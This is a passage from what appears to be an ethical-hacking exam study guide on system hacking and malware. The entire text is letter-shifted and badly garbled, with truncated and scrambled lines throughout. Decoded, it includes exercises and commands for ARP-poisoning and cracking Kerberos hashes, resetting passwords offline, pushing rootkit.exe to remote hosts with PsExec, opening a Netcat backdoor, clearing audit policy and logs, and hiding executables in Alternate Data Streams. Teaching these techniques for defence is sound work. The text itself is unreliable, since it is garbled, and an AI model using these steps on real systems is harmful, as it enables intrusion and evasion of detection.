WKH XVH RI VWURQJ FUI\SWRJUDSKLF PHFKDQLVPV V
SURYLGHV PXWXDO DXWKHQWLFDWLRQ RI FOLHQW D

7KH .HUEHURV SURWRFRO PDNHV XVH RI WKH IROOR

- .H\ GLVWULEXWLRQ FHQWHU .'&
- \$XWKHQWLFDWLRQ VHUYHU \$6
- 7LFNHW JUDQWLQJ VHUYHU 7*6

7KH SURFHVV RI XVLQJ .HUEHURV ZRUNV PXFK OLNH

<RX ZDQW WR DFFHVV DQRWKHU V\VWHP VXFK DV
XVH LQ WKLW HQYLURQPHQW D WLFNHW LV UHTXL

7R REWDLQ WKLW WLFNHW \RX DUH ILUVW DXWKH
VHVVRQ NH\ EDVHG RQ \RXU SDVVZRUG WRJHWKH
\RX ZLVK WR FRQQHFW WR 7KLV UHTXHVV VHUYHV

<RXU 7*7 LV SUHVHQWHG WR D 7*6 ZKLFK JHQHWD
VHUYLFH

%DVHG RQ WKH VLWXDWLRQ WKH VHUYLFH HLWKH
DVVXPH WKDW \RX DUH DXWKRULJHG DQG JDLQ DFF

7KH 7*7 LV YDOLG IRU RQO\ D ILQLWH SHULRG EHIRU
VDIHJXDUG DJDLQVW LW EHLQJ FRPSURPLVHG ([HUF

(;(5&,6(

&UDFNLQJ .HUEHURV

,Q WKL V H[HUFLVH ZH ZLOO WDNH D ORRN DW KRZ
.HUEHURV 7R SHUIRUP WKL V H[HUFLVH \RX PXVW

,Q WKH &DLQ VRIWZDUH VWDUW WKH VQLIIHU EV

:KHQ SURPSWHG FKRRVH WKH LQWHUIDFH WR V

6HOHFW WKH 6QLIIHU WDE

&OLFN WKH EOXH VLJQ

:KHQ SUHVHQWHG ZLWK WKH GLDORJ FOLFN 2.

,Q WKH GLDORJ WKDW DSSHUV HQWHU WKH DG
ZKLFK PHDQV \RX DUH SXWWLQJ LQIRUPDWLRQ LC
V\ VWHPV &KRRVH WZR KRVWV RWKHU WKDQ WKH

&OLFN 2.

2Q WKH WRROEDU VHOHFW WKH \$53 SRLVRQLQJ I
WR VWDWH ³SRLVRQLQJ

\$IWHU D PLQXWH RU WZR FOLFN WKH 6QLIIHU W

&OLFN WKH 3DVVZRUGV WDE

6HOHFW 06.HUE 3UH\$XWK +DVKHV

5LJKW FOLFN DQG VHOHFW 6HQQ 7R &UDFNHU

&OLFN WKH &UDFNHU WDE

6HOHFW .HUE 3UH\$XWK +DVKHV

5LJKW FOLFN D SDVVZRUG DQG VHOHFW D FUDFN

\$W WKL V SRLQW LI HYHU\WKLQJ KDV JRQH ZHOO \F
SDVVZRUG ,W LV LPSRUWDQW WR QRWH WKDW \RX
DUH QRW WKDW DFWLYH WR DFWXDOO\ FROOHFW D

3ULYLOHJH (VFDODWLRQ

:KHQ \RX REWDLQ D SDVVZRUG DQG JDLQ DFFHVV WR
SULYLOHJH HVFDODWLRQ 7KH UHDOLW\ LV WKDW WK
EHLQJ D ORZHU SULYLOHJHG DQG OHVV GHIHQGHG R
SULYLOHJH HVFDODWLRQ SULRU WR FDUU\LQJ RXW W
ZKHUH IHZHU UHVWULFWLRQV H[LVW RQ WKH DFFRXC

(YHU\ RSHUDWLQJ V\ VWHP VKLSV ZLWK D QXPEHU RI
,Q :LQGRZV SUHFRQILJXUHG XVHUV LQFOXGH WKH D
LW LV HDV\ IRU DQ DWWDFNHU WR ILQG LQIRUPDWLR
RSHUDWLQJ V\ VWHP \RX VKRXOG WDNH FDUH WR HQ
HYHQ LI WKH\ ZLOO QHYHU EH XVHG \$Q DWWDFNHU
V\ VWHP LV PRUH WKDQ OLNHO\ WR WU\ WR REWDLQ
7KHUH DUH WZR GHILQHG W\SHV RI SULYLOHJH HVFD
REWDLQLQJ JUHDWHU SULYLOHJHV IURP D GLIIHUHQ
+RUL]RQWDO 3ULYLOHJH (DWWDFNHU) DWWHPSWV WR
SULYLOHJHV RI DQRWKHU XVHU ZKR KDV WKH VDPH
9HUWLFDO 3ULYLOHJH (HVFDODWH) JDLQV DFFHVV W
HOHYDWH WKH SULYLOHJHV RI WKH DFFRXQW ,W LV
FRPSURPLVLQJ DQ DFFRXQW DQG WKHQ WU\LQJ WR J
2QH ZD\ WR HVFDODWH SULYLOHJHV LV WR LGHQWLI
WKHQ FKDQJH WKH SDVVZRUG 6HYUDO WRROV WKD

- \$FWLYH# 3DVVZRUG &KDQJHU
- 7ULQLW\ 5HVFXH .LW
- (5' &RPPDQGHU
- :LQGRZV 5HFRYHU\ (QYLURQPHQW :LQ5(
- 3DVVZRUG 5HVHWWHU

/HW\V ORRN DW RQH RI WKHVH DSSOLFDWLRQV D OL
WR WKH GHYHORSHUV RI 75.

7ULQLW\ 5HVFXH .LW 75. LV D /LQX[GLVWULEXWLRQ
IURP D &' RU IODVK GULYH 75. ZDV GHVLJQHG WR U
/LQX[V\ VWHPV WKDW ZHUH RWKHUZLVH XQERRWDEO
GHVLJQHG IRU EHQHUROHQW SXUSRVHV LW FDQ HDV
SDVVZRUGV RI DFFRXQWV WKDW \RX ZRXOG QRW RW
FKDQJH D SDVVZRUG E\ ERRWLQJ WKH WDUJHW V\ VW
75. HQYLURQPHQW 2QFH LQ WKH HQYLURQPHQW D \
H[HFXWHG WR UHVHW WKH SDVVZRUG RI DQ DFFRXQV
7KH IROORZLQJ VWHSV FKDQJH WKH SDVVZRUG RI W
V\ VWHP XVLQJ WKH 75.

\$W WKH FRPPDQG OLQH HQWHUWKH IROORZLQJ
7KH QSDV FRPPDQG GLVSOD\V D PHVVDJH VLPLODU W
6HDFKLQJ DQG PRXQWLQJ DOO LOH V\ VWHP RQ ORFDO PDFK
:LQGRZV 17 . ;3 LQVWDOODWLRQ V \RXQG LQ
KGD :LQGRZV
ODNH \RXU FKRLFH RU T WR TXLW > @

7\SHRU WKH QXPEHU RI WIKI G OZIRFOGHLUR QI RPI RM K HW K
H[L VWV

3 U H V V (Q W H U

(QWHU WKH QHZ SDVVZRUG RU DFFHSW 75.1 V VXJ

<RX VHH WKLV PHVVVDJH 3'R \RX UHDOOQZLSUKHWR

7\SLW WR VKXW GRZQ WKH 75. /LQX[V\VWHP

5 H E R R W

([H F X W L Q J \$ S S O L F D W L R Q V

```
2QFH \RX JDLQ DFFHVV WR D V\ VWHP DQG REWDLQ V
WKH V\ VWHP DQG FDUU\ RXW WKH DWWDFN :KLFK DS
WKH DWWDFNHU EXW WKH\ FDQ EH HLWKHU FXVWRP
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,Q VRPH FLUFOHV RQFH DQ DWWDFNHU KDV

H H F X W L Q J D S S O L F D W L R Q V Z Q W K L W V W W H H P D U H V D L G

\$Q DWWDNFNHU H[HFXWHV GLIIHUHQW DSSOLFDWLRQV

```
%DFNGR$S$VOLF DWLRQV RI WKLW W\SH DUH GHVLJQH
```

ZD\ DV WR DOORZ ODWHU DFFHVV WR WDNH SODFH S

DWWDFN WKH V\ VWHP %DFNGRRUV FDQ FRPH LQ WKI

7KH\ FDQ HYHQ LQFOXGH VRIWZDUH LQ WKH IRUP RI

8 J D E N I S O W Y B I W Z D I H W K D W I L W Y L O W R W K I Y E D W H I I

&UDFN\$QV VRIWZDUH WKDW ILWV LQWR WKLV FDWHJ
 ERGLILU BEWDLO SDVVZBUV

FRGH RU REWDLQ SDVVZRUGV

.H\ORJJHUVORJJHUV DUH KDUGZDUH RU VRIWZDUH GF

HQWHUHG YLD WKH NH\ERDUG

0DQZDIU~~W~~IV IV DO\ WISH BL VBIWZDIUH GHVI IOHG WB

UDCZDUREV EV DQ(W\SH RI VRIWZDSH GIVESQHS WR
ERPSIIRPI VH WKH V\VWHP

1 RT SORT EVII WRTII V(V WIII

30DOWLOJ D %DENGRRU

[illegible]

7KHUH DUH PDQ\ ZD\V WR SODQW D EDFNGRRU RQ D

WKH 3V7RROV VXLWH 7KLV VXLWH LQFOXGHV D PL[H

DGPLQLVWUDWLRQ \$PRQJ WKHVV WRROV LV 3V([HF

LQWHUDFWLYHO\ RU QRQLQWHUDFWLYHO\ RQ D UHPE

WR 7HOQHW RU 5HPRWH 'HVNWRS EXW LW GRHV QRV

V\ VWHP LQ RUGHU WR ZRUN 7R ZRUN 3V([HF QHHG I

V\ VWHP DQG UXQ ZLWK WKH DSSURSULDWH VZLWFKH

/HW¶V ORRN DW VRPH RI WKH FRPPDQGV \RX FDQ XV

- 7KH IROORZLQJ FRPPDQG ODXQFKHV DQ LQWHUDFV
??]HOGD[HF ??]HOGD FPG
- 7KLV FRPPDQGLH[HFXRQWKH UHPRWH V\WHPVZLW E
GLVSOD\ WKH UHVXOWHQJ R\WGSWLORQD\o
- 7KLV FRPPDQG FRSLHVWKH SURWJPH UHPRWH V\W
LQWHUDFWL\HO]HOGD F URRWNLW H[H
- 7KLV FRPPDQG FRSLHVWKH SURWJPH UHPRWH V\W
LQWHUDFWL\HO\ XVLQJ WKH DGPLQLVWUDWRU\DFH
X DGPLQLVWUDWRU F URRWNLW H[H

\$V WKHVH FRPPDQGV LOOXVWUDWH LW LV SRVVLEO
UHPRWH V\WHP TXLWH HDVLO\ 7KH QH[W VWHS LV
WR UXQ RQ WKH UHPRWH V\WHP 6RPH RI WKH FRPF
EDFNGRRUV

2WKHU XWLOLWLHV WKDW PD\ SURYH KHOSIXO LQ DV
3'4 'HSOR\KLV XWLOLW\ LV GHVLJQHG WR DVVLVW ZL
V\WHP RU WR PXOWLSOH V\WHPV DFURVV D QHWZLF
\$FWLYH 'LUHFWRU\ DV ZHOO DV RWKHU VRIWZDUH SE
5HPRWH([7KLV XWLOLW\ LV GHVLJQHG WR ZRUN PXFK
WR UHVWDUW UHERRW DQG PDQLSXODWH IROGHUV
'DPH:DUH7KLV LV D VHW RI XWLOLWLHV XVHG WR UHP
0XFK OLNH WKH RWKHU XWLOLWLHV RQ WKLV OLVW
DQWLYLUXV XWLOLWLHV 'DPH:DUH DOVR KDV WKH E
:LQGRZV 26 ; DQG /LQX[

1HWFDWLV XWLOLW\ LV D VLP SOH \HW HIIHFWLYH DSS
EDFNGRRUV RQ D V\WHP ZKHQ HIIHFWLYHO\ SODQW
KRZ WR XVH 1HWFDW

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8VLQJ 1HWFDW

,Q WKL V H[HUFLVH \RX ZLOO VHH KRZ WR XVH 1HWF
KRVW 7R SHUIRUP WKL DFWLYLW\ \RX ZLOO QHHG
D WDUJHW V\ VWHP UXQQLQJ :LQGRZV RU .DOL

2Q WKH WDUJHW V\ VWHP VWDUW XS 1HWFDW EV
1F ±0 ±S

7KL V FRPPDQG WHOOV 1HWFDW SWR LQVHVRQV
FRXOG EH DQ\ QXPEHU

2Q WKH .DOL FOLHQW LQLWLDWH D FRQQHFWRU
FRPPDQG

1F WDUJHW LS DGGUHVV!

7KL V FRPPDQG WHOOV WKH FOLHQW WR ORFDWH
\$W WKH FRQVROH ZLQGRZ WKDW DSSHUV \RX F
H[HFXWHG RQ WKH UHPRWH V\ VWHP

&RYHULQJ <RXU 7UDFNV

2QFH \RX KDYH SHQHWUDWHG D V\ VWHP DQG LQVWD
VWHS LV FOHDQLQJ XS DIWHU \RXUVHOI RU FRYHULQ
SUHYHQW \RXU DWWDFN IURP EHLQJ HDVLO\ GLVFRY
UHG IODJV DQG RWKHU VLJQV 'XULQJ WKL V SKDVH
ILOHV DQG RWKHU LWHPV WKDW PD\ KDYH EHHQ DO

'LVDEOLQJ \$XGLWLQJ

2QH RI WKH EHVW ZD\ WR SUHYHQW EHLQJ GLVFRY
WKH EHVW ZD\ WR GR WKDW LV WR SUHYHQW DQ\ W
WKH DPRXQW RI HYLGHQFH :KHQ \RX\UH WU\LQJ QR
DOWHULQJ WKH ZD\ HYHQWV DUH ORJJHG RQ WKH WI
'LVDEOLQJ DXGLWLQJ RQ D V\ VWHP SUHYHQWV FHUW
VORZV GHWHFWLRQ HIIRUWV 5HPHPEHU WKDW DXGL
WUDFNLQJ RI VHOHFWHG HYHQWV RQ D V\ VWHP 2QF
GHSULYHG WKH GHIHQGHU RI D JUHDW VRXUFH RI LQ
PHWKRGV RI GHWHFWLRQ

,Q WKH :LQGRZV HQYLURQPHQW \RX FDQ LQVHVRQV
8VLQJ WKH 18// VHVVLQJ WHFKQLTXH \RX VDZ GXULQ

DWWDFK WR D V\VWHP UHPRWHO\ DQG UXQ WKH FRP
DXGLWSRO ?? LS DGGUHV V RI WDUJHW! FOH DU

<RX FDQ DOVR SHUIRUP ZKDW DPRXQWV WR WKH VXL
6HFXULW\ /RJ XVLQJ WRROV VXFK DV WKH IROORZLC

- 'XPS (YHQW /RJ
- (/6DYH
- :LQ=DSSHU
- &&OHDQHU
- :LSH
- 058 %ODVWHU
- 7UDFNV (UDVHU 3UR
- &OH DU 0\ +LVWRU\

'DWD +LGLQJ

7KHUH DUH RWKHU ZD\ WR KLGH HYLGHQFH RI DQ D
V\VWHP VXFK DV (;(ILOHV VFULSWV DQG RWKHU GC
SURLGH PDQ\ PHWKRGV \RX FDQ XVH WR KLGH ILOH
GDWD VWUHD PV

)LOH DWWULEXWHV DUH D IHDWXUH RI RSHUDWLQJ V
FHUWDLQ SURSHUWLHV LQFOXGLQJ UH DG RQO\ DQG
LV D FRQYHQHLQW ZD\ WR KLGH GDWD DQG SUHYHQW
GLUHFWRU\ OLVWLQJV RU EURZVLQJ LQ :LQGRZV ([SC
FRPSOHWH SURWHFWLRQ KRZHYHU EHFDXVH PRUH
ILOHV KLGGHQ LQ WKL V PDQQHU

\$OWHUQDWH 'DWD 6WUHD PV

\$ YHU\ HIIHFWLYH PHWKRG RI KLGLQJ GDWD RQ D :L
NQRZQ RQH V \$OWHUQDWH 'DWD 6WUHD PV \$'6 7KL\
VLQFH WKH V EXW VLQFH LWV LQWURGXFWRQ LV
ERWK XVHIXO IRU DQ DWWDFNHU ZKR LV NQRZOHGJH
NQRZV OLWWOH DERXW LW

2ULJLQDOO\ WKL V IHDWXUH ZDV GHVLJQH G WR HQV)
+LHUDUFKLFDO)LOH 6\VWHP +)6 EXW LW KDV VLQF
SURLGHV WKH DEOLW\ WR IRUN RU KLGH ILOH GDW
DSSH DUDQFH RU EH KDYL RU RI D ILOH LQ DQ\ ZD\ ,Q
IURP DOO WUDGLWLRQDO GHWHFWLRQV LQ WKH ILOH
,Q SUDFWLFH WKH XVH RI \$'6 LV D PDMRU VHFUXULW\

PHFKDQLVP IRU KLGLQJ GDWD 2QFH D SLHFH RI GDW
FDQ OLH LQ ZDLW XQWLO WKH DWWDFNHU GHFLGHV '
7KH SURFHVV RI FUHDWLQJ DQ \$'6 LV VLP SOH DV DQ
LQWR D ILOH FDOOHG VPRNH GRF

W\SH WULIRUFH H[H ! VPRNH GRF WULIRUFH H[H

([HFXWLQJ WKLV FRPPDQG KULGHFW WKH ILOH GRF W
SRLQW WKH ILOH LV VWUHDPHG 7KH QH[W VWHS LV
KLQWULIRUFH H[H

\$V DQ DWWDFNHU UHWULHYLQJ WKH ILOH LV DV VLP
VWDUW VPRNH GRF WULIRUFH H[H

7KLV FRPPDQG KDV WKH HIIHFW RI RSHQLQJ WKH KLQ
\$V D GHIHQGHU WKLV VRXQGV OLNH EDG QHZV EHF
GHWHFW XVLQJ PRVW PHDQV %XW E\ XVLQJ VRPH DQ
7RROV WKDW \RX FDQ XVH WR GR WKLV LQFOXGH WK

- 6)LQG²\$ IRUHQVLF WRRO IRU ILQGLQJ VWUHDPHG I
- /16²8VHG IRU ILQGLQJ \$'6 VWUHDPHG ILOHV
- 7ULSZLUH²8VHG WR GHWHFW FKDQJHV LQ ILOHV E'



\$'6 LV DYDLODEOH RQO\ RQ 17)6 YROXPHV
GRHV QRW PDWWHU 7KLV IHDWXUH GRHV QRW ZRU

6XP PDU\

7KLV FKDSWHU FRYHUHG WKH SURFHVV RI JDLQLQJ D
KRZ WR XVH WKH LQIRUPDWLRQ JDWKHUHG GXULQJ V
V\ VWHP KDFNLQJ SURFHVV <RX JDWKHUHG LQIRUPD\
LQWHUDFWLRQ RU GLVWXUEDQFH RI WKH WDUJHW E
SHQHWUDWLQJ WKH WDUJHW DQG PDNLQJ DQ DJJUH
SKDVH LQFOXGHV XVHUQDPHV ,3 UDQJHV VKDUH QD

\$Q DWWDFNHU ZKR ZDQWV WR SHUIRUP LQFUHDVLQJ
JDLQ JUHDWHU DFFHVV 7KLV LV GRQH E\ DWWHPSWL
VRFLDO HQJLQHULQJ JXHVV LQJ RU RWKHU PHDQV
SDVVZRUG IRU D YDOLG XVHU DFFRXQW IURP D V\ VW
SULYLOHJHV HLWKHU KRULJRQWDOO\ RU YHUWLFDOO
DQG JUHDWHU SRZHU

:KHQ DQ DFFRXQW ZLWK JUHDWHU SRZHU KDV EHHQ
IXUWKHU EUHDFK WKH V\ VWHP \$Q DWWDFNHU DW W\
DFWLRQV E\ UXQQQLQJ VFULSWV RU LQVWDOOLQJ VRI
RI DFWLRQ &RPPRQ DFWLRQV WKDW DQ DWWDFNHU
NH\ORJJHUV GHSOR\LQJ PDOZDUH LQVWDOOLQJ UH
IRU ODWHU DFFHVV

)LQDOO\ DQ DWWDFNHU ZLOO DWWHPSW WR FRYHU \
GHWHFWHG DQG VWRSSHG \$Q DWWDFNHU PD\ DWWH
VXUJLFDOO\ UHPRYH HYLGHQFH IURP ORJ ILOHV ,Q
WR XVH IHDWXUHV VXFK DV \$OWHUQDWH 'DWD 6WUH

([DP (VVHQWLD OV

8QGHUVWDQG WKH SURFHVV RI JDLQLQJ DFBFHVW VRX |
WKH SURFHVV RI V\ VWHP KDFNLQJ KRZ LW LV FDUUL
DUH IRU WKH DWWDFNHU DQG WKH GHIHQGHU

.QRZ WKH GLIIHUHQW W\SHV RI SDVVRUG FUDFNLQJ
EHWZHHQ WKH W\SHV RI SDVVZRUG FUDFNLQJ DQG K
GLIIHUHQFH EHWZHHQ RQOLQH DQG RIIOLQH DWWDFN
DFFRXQWV DUH WDUJHWHG EDVHG RQ LQIRUPDWLRQ

8QGHUVWDQG WKH GLIIHUHQFH EHWZHHQ KRULJRQWD
HVFDODWLRQ PHWKRGV DUH DYDLODEOH IRU HVFDODW
HVFDODWLRQ +RULJRQWDO HVFDODWLRQ LQYROYHV
SULYLOHJHV DQG YHUWLFDO HVFDODWLRQ DWWHPS\

,GHQWL\ WKH PHWKRGV RI FRYHQLQJ W\SHV
LV VR LPSRUWDQW :KHQ DQ DWWDFN LV FDUULHG R
ZDQWV WR PDLQWDLQ DFFHVV DV ORQJ DV SRVVLEOH
WKHLU WUDFNV WKRURXJKO\ WR GHOD\ WKH GHWHFV

5HYLHZ 4XHVWLRQV

(QXPHUDWLRQ LV XVHIXO WR \VWHP KDFNLQJ EH
\$ 3DVVZRUGV
% ,3 UDQJHV
& &RQILJXUDWLRQ
' 8VHUQDPHV
:KDW GRHV WKH HQXPHUDWLRQ USKDVH
\$ 6HUYLEFHV
% 8VHU DFFRXQWV
& 3RUWV
' 6KDUHV
+RZ ZRXOG \RX XVH 1HWFDW WR VHW XS D VHUYH
\$ QF ±O ±S
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& QF ±S ±X
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BBBBBBBBBBB LV WKH SURFHVV RI H[SORLWLQJ VHI
\$ 6\VWHP KDFNLQJ
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' %DFNGRRU
+RZ LV D EUXWH IRUFH DWWDFN SHUIRUPHG"
\$ %\ WU\LQJ DOO SRVVLEOH FRPELQDWLRQV RI FK
% %\ WU\LQJ GLFWLRQDU\ ZRUGV
& %\ FDSWXULQJ KDVKHV
' %\ FRPSDULQJ KDVKHV
\$ BBBBBBBBBBBB LV D W\SH RI RIIOHQH DWWDFN
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% 5DLQERZ DWWDFN
& %LUWKGD\ DWWDFN

' +DVKLQJ DWWDFN
\$Q DWWDFNHU FDQ XVH D Q BBBBBBBBBBBB WR UHW
\$ %DFNGRRU
% &UDFNHU
& \$FFRXQW
' 6HUYLEFH
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\$ 18// VHVVL RQ
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BBBBBBBBBBBBB LV D KDVK XVHG WR VWRUH SDVVZR
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BBBBBBBBBBBBB LV XVHG WR SDUWLDOO\ HQFU\SW W
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17/0 SURYLGHV ZKDW EHQHILW YHUVXV /0"
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\$'6 UHTXLUHV ZKDW WR EH SUHVHQW"
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:KDW XWLWLW\ PD\ EH XVHG WR VWRS DXGLWLQJ
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2Q QHZHU :LQGRZV V\VWHPV ZKDW KDVKLQJ PHF
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:KLFK RI WKH IROORZLQJ LV D XWLWLW\ XVHG WR
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\$ JRRG GHIHQVH DJDLQVW SDVVZRUG JXHVVWLQJ L'
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% 3DVVZRUG SROLF\
&)LQJHUSULQWV
' 8VH RI 17/0

, I D GRPDLQ FRQWUROOHU LV QRW SUHVHQW ZKD
\$.HUEHURV
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2 Q H R I W K H S U R P L Q H Q W S U R E O H P V W K I
W H F K Q R O R J \ W D O Z D U H D H W H U P W K D W F R Y H U V Y L U X V
E R P E V D V Z H O O D V D G Z D U H D Q G V S \ Z D U H 7 K H V H W \
S U R E O H P V R Y H U W K H \ H D U V U D Q J L Q J I U R P V L P S O H
H [S O R L W V 6 R I W Z D U H W K D W I L W V L Q W K H F D W H J R U \
L Q F O X G H W K H D E L O L W \ W R V W H D O S D V V Z R U G V S H U \
G D P D J H K D U G Z D U H L Q V R P H F D V H V D V 6 W X [Q H W G L C
0 D O Z D U H D Q H Z H U E O D Q N H W W H U P E X W W K H V R I W Z
9 L U X V H V D Q G Z R U P V D U H V R P H R I W K H R O G H V W I R U I
K D V F K D Q J H G L V W K H S R Z H U R I W K H W H F K Q R O R J \ W
R I Q H Z G L V W U L E X W L R Q P H W K R G V V X F K D V P R U H F R I
D O Z D \ V R Q , Q W H U Q H W F R Q Q H F W L R Q V D Q G R W K H U P
R Y H U W K H \ H D U V

7 K L V F K D S W H U D V R U H S F K M U C H M X O V R I Z K L F K K D V J U
7 K H V H F K D Q Q H O V D U H X Q N Q R Z Q X Q P R Q L W R U H G F R P
W R J D L Q D F F H V V W R W K H V \ V W H P 7 K U R X J K W K H X V F
W R V X F F H V V I X O O \ J D L Q D F F H V V W R D V \ V W H P Z L W K R
G H W H F W L R Q V R P X F K W K D W E \ W K H W L P H W K H H Q W U
G H I H Q G H U W R G R D Q \ W K L Q J D E R X W L W

7 K L V F K D S W H U F R Y H U V W K H I R O O R Z L Q J W R S L F V

- 7 U R M D Q V
- 9 L U X V H V
- : R U P V

- 8VLQJ FRYHUW FKDQQHOV
- &UHDWLQJ FRYHUW FKDQQHOV
- 'LVWULEXWLQJ PDOZDUH
- :RUNLQJ ZLWK ORJLF ERPEV

0DOZDUH

0DOZDUH D WHUP WKDW LV IUHTXHQWO\ XVHG EXW IL
LWV PHDQLQJ PD\ EH WHUURPD\ IRURXV VZKMFZD DFFXUD
ZKDW WKLV FODVV RI VRIWZDUH LV GHVLJQHG WR GF
,Q SDVW GHFDGHV ZKDW ZH QRZ FDOO PDOZDUH ZD\
EHQLJQ 6RIWZDUH LQ WKLV FODVV ZDV DEOH WR LQ
FRUUXSW RWKHU VRIWZDUH LQFOXGLQJ WKH RSHUD
DQQR\HG DQG LUULWDWHG V\ VWHP RZQHUV QDVWLH
,Q UHFHQW \HDUV WKRXJK WKLV VRIWZDUH FDWHJR
PXFK PRUH PDOLJQDQW &XUHQW PDOZDUH LV GHVI
HPSOR\ D P\ULDG RI IHDWXUHV GHVLJQHG WR WKZD
DQG DFFXUDWH DQWLPDOZDUH V\ VWHPV VXFK DV DC
KDVQ\W FKDQJHG LV WKH IDFW WKDW PDOZDUH FRQ
RU QHWZRUN DOO WKH ZKLOH NHHSLQJ WKH RZQHU
0DNLQJ WKH VLWXDWLRQ ZRUVH LQ WRGD\ V ZRUOG
LQIOXHQHFG E\ WKH FULPLQDO HOHPHQW 7KH FUHD
EHFRPLQJ DOO WRR FRPPRQ



0DOZDUH D FRQWUDDFWLRQ RIVRIHVSZ DUKHLV LQ P
WHUP DFFXUDWHO\ GHVFULEHV WKH SXUSRVH RI WH
,I ZH GHILQH PDOZDUH WR LQFOXGH DQ\ VRIWZDUH
XVHU\ V NQRZOHGJH RU FRQVHQW WKLV FRXOG LQI
DYHUDJH V\ VWHP ,W LV DOVR LPSRUWDQW WR UHF
QDWXUH &ULPLQDOV XVH PDOZDUH LQ D YDULHW\
YLFWLP RU FRPPLW RWKHU DFWV \$V WHFKQRORJ\ I
DQQR\LQJ WR WKH GRZQULJKW PDOLFLRXV

\$QRWKHU DVSHFW RI PDOZDUH WKDW KDV HPHUJHG I
SURJUDPV KDYH EHHQ NQRZQ WR NH\WRPDQZKDVWLH
LQWHQWLRQ LV WR FDSWXUH NH\ VWURNHV DV WKH\
LQIRUPDWLRQ VXFK DV FUHGLW FDUG QXPEHUV EDQ
LQIRUPDWLRQ)RU H[DPSOH PDOZDUH KDV EHHQ XV
HQJDJLQJ LQ RQOLQH JDPLQJ WR REWDLQ SOD\HUV\



Real World Scenario

,Q WKH &URVVKDLUV

2QH RI WKH KLJKHVW SURILOH LQFLGHQWV FRQFHU
8 6 EDVHG UHWDLOHU 7DUJHW ,Q ODPH 1RYHPEHU
EHFDPH WKH YLFWLP RI D GDWD EUHDFK WKDW FRP
DFFRXQWV DQ HVWLDPDWHG PLOOLRQ LQFOXGHG
WKH UHPDLQLQJ PLOOLRQ LQYROYHG QDPH DGGI
7KLV DWWDFN WKH IDOORXW RI ZKLFK LV VWLOO E
GDWD EUHDFK LQ KLVWRU\

:KDW HQDEOHG WKLV EUHDFK" ,QLWLDO UHSRUWV S
ZDV PDGH SRVVLEOH DW OHDVW LQ SDUW E\ PDOZ
VDOH V\VWHPV XVHG DW FKHFNRXW

7KH DIWHUPDWK RI WKLV DWWDFN ZDV PDQLIROG 7
VWRFN SULFH KLV D QHZ ZHHN ORZ DQG VDOHV
ZKHWKHU WKH\ FRXOG WUXVW 7DUJHW ZLWK WKHL
RIIHU FUHGLW PRQLWRULQJ WR LWV FXVWRPHUV D
FDUGV DQG DVVRFLDWHG DFFRXQWV ZHUH FORVHG
SUHFDXWLRQDU\ PHDVXUH)LQDOO\ WKH 8 6 &RQJ
ILQG RXW PRUH DERXW WKH EUHDFK ZLWK DVVLVW
)HGHUDO 7UDGH &RPPLVVLRQ

\$QRWKHU LQWHUHVWLQJ IRRWQRWH WR WKLV LQFL
DYDLODEOH LQ WKH DIWHUPDWK 7KH VFRSH RI WK
XQSUHFHGHQWHG FDXJKW WKH UHWDLO LQGXVWU\
RI LQIRUPDWLRQ DERXW WKH DWWDFN EFRPLQJ S
GHWHFWRQ DQG UHSRUWLQJ RI WKH EUHDFK \$V G
QRZ LQWR \HUV PDQ\ RI WKH LQLWLDO UHSRUWV
JRQH TXLHW \$OWKRXJK LW PD\ VHHP ILVK\ WKDW \
LQWHQWLRQ ZDV EHQLQJ 0XFK RI WKH GHWDLOHG
UHPRYHG VR DV QRW WR LQWHUIHUH ZLWK WKH RQ
SRWHQWLDO FRS\FDW IURP FDUU\LQJ RXW DQRWKH
7KH ZLVGRP RI WKLV PRYH LV VWLOO EHLQJ GHEDW
EHLQJ DQ HWKLFDO KDFNHU <RX PXVW EH FDUHIXC
KDUP WKDW FDQ EH FDXVHG LI LW IDOOV LQWR WKI

0DOZDUH DQG WKH /DZ

(WKLFDO KDFNHUV VKRXOG EH PLQGIXO RI WKH ZHE
XVH RI PDOZDUH 2YHU WKH \HUV PDOZDUH KDV EH
DV WKH WHFKQRORJ\ KDV HYROYHG IURP EHLQJ KDU

H[SDQVLYH LQ LWV DELOLWLHV 7KH FUHDWLRQ DQG
VRPH YHU\ VWULFW ODZV PDQ\ FRXQWULHV KDYH SH
PDOZDUH ,Q WKH 8QLWHG 6WDWHV WKH ODZV WKDV
7KH &RPSXWHU)UDXG DQG \$EXVH \$FW RULJLQDOO\ :
FRPSXWHU UHODWHG RIIHQVHV DQG WKH FUDFNLQJ F
WKDV LQYROYH IHGHUDO LQWHUHVW RU VLWXDWLI
WKR VH RI ILQDQFLDO LQVWLWXWLRQV ,Q DGGLWLRQ
VWDWH OLQHV RU MXULVGLFWLRQV

7KH 3DWULRW \$FW H[SDQGHG RQ WKH SRZHUV DOU
)UDXG DQG \$EXVH \$FW 7KH ODZ SURYLGHV SHQDOWLI
\HDUV IRU D VHFRQG RIIHQVH ,W DVVHVVHV GDPD
D \HDU WR GHWHUPLQH LI VXFK GDPDJHV DUH PRUH
,W LV ZRUWK QRWLQJ WKDV 7KH 3DWULRW \$FW H[SL
VHYHUDO SURYLVLHQV RI WKH 3DWULRW \$FW ZHUH U
)UHHGRP \$FW

&\$1 63\$0 \$FW LV ODZ ZDV GHVLJQHG WR WKZDUW WKH
PHVVDJHV WKDV KDUDVV RU LUULWDWH WKH UHFLSL



(DFK FRXQWU\ KDV DSSURDFKHG WKH SUREC

ZLWK SHQDOWLHV UDQJLQJ IURP MDLO WLPH WR SR
8QLWHG 6WDWHV VWDWHV VXFK DV &DOLIRUQLD :
LQ SODFH ODZV GHVLJQHG WR SXQLVK PDOZDUH SH
GLIIHUHQW SHQDOWLHV GHVLJQHG WR DGGUHVV PD
HIIHFWLYH WKHVH ODZV DUH

&DWHJRULHV RI ODOZDUH

\$V VWDWHG HDUOLRQDO WKDV FKW SWPHU\ EURDG WI
UDQJH RI VRIWZDUH SDFNDJHV :H FDQ VDI WKDV PD
WLPH LGHQWLW\ RU MXVW DERXW DQ\WKLQJ HOVH
ZKDV PDOZDUH LV OHW\V ORRN DW WKH PDMRU W\SH
RI HDFK

- 9LUXVHV E\ IDU WKH EHVW NQRZQ IRUP RI PDOLFL
GHVLJQHG WR UHSOLFDWH DQG DWWDFK LWVHOI W
YLUXVHV UHTXLUH VRPH VRUW RI XVHU DFWLRQ WI
- :RUPDUH D VXFFHVVRU WR YLUXVHV 7KH ZRUP KD
VLQFH WKH ODWH V 7KH ILUVW ZRUPV ZHUH SU
D FKDUDFWHULVWLF WKDV LV VWLOO VHHQ WRGD\
TXLFNO\ :RUPV WKDV KDYH HPHUJHG RYHU WKH S

